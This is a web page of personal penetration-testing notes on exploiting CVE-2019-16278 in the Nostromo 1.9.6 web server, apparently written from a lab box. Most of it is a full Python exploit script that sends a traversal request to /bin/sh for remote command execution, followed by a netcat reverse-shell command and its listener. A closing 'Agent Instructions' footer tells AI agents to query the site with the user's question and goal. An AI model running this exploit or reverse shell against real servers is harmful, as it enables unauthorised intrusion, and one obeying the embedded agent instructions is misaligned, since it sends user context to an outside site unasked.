> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/cms/nostromo-cms-exploitation.md).
# Nostromo
Nostromo exploitation notes for CVE-2019-16278 remote command execution, reverse shell delivery, HomeDirs configuration review, and protected user content discovery.
Nostromo exploitation notes for CVE-2019-16278 remote command execution, reverse shell delivery, and HomeDirs enumeration.
## Nostromo CVE-2019-16278 RCE

**Exploit research:** `searchsploit` identifies an RCE exploit for Nostromo 1.9.6.
Download the proof of concept from GitHub.
{% embed url="" %}

**Running the script:** Use the following script to execute commands on the server:
```python
import argparse
import socket
# Argparse configuration
parser = argparse.ArgumentParser(description="Exploit for CVE-2019-16278 - Nostromo 1.9.6 RCE")
parser.add_argument("-t", "--target", help="Remote host to target")
parser.add_argument("-p", "--port", help="Remote port to target")
parser.add_argument("-c", "--command", help="Command to execute on the server")
parser.add_argument("-b", "--bytes", help="The number of bytes to receive back in the response")
# Define and assign the variables
args = parser.parse_args()
TARGET = args.target
PORT = int(args.port)
COMMAND = args.command
BYTES = args.bytes
if BYTES is None:
BYTES = 4096
else:
BYTES = int(BYTES)
URL = "/.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0"
# Build and encode the payload
payload = (f"POST {URL}/r/n"
"Content-Length: 1/r/n/r/n"
f"echo/necho/n{COMMAND} 2>&1").encode()
# Create the socket and send the payload
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.send(payload)
# Receive the response and close the socket
print(s.recv(1024).decode())
print(s.recv(BYTES).decode())
s.close()
```
```bash
python exploit.py -t 10.10.10.165 -p 80 -c whoami
```

**Getting a reverse shell:**
```bash
python exploit.py -t 10.10.10.165 -p 80 -c bash -c 'nc -e /bin/bash 10.10.14.10 443'
```
```bash
sudo nc -nlvp 443
```
## Related Note
:server:
HomeDirs Configuration
Nostromo HomeDirs enumeration notes for nhttpd.conf review, public_www discovery, protected-file-area access, backup archive extraction, and SSH key recovery.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/cms/nostromo-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.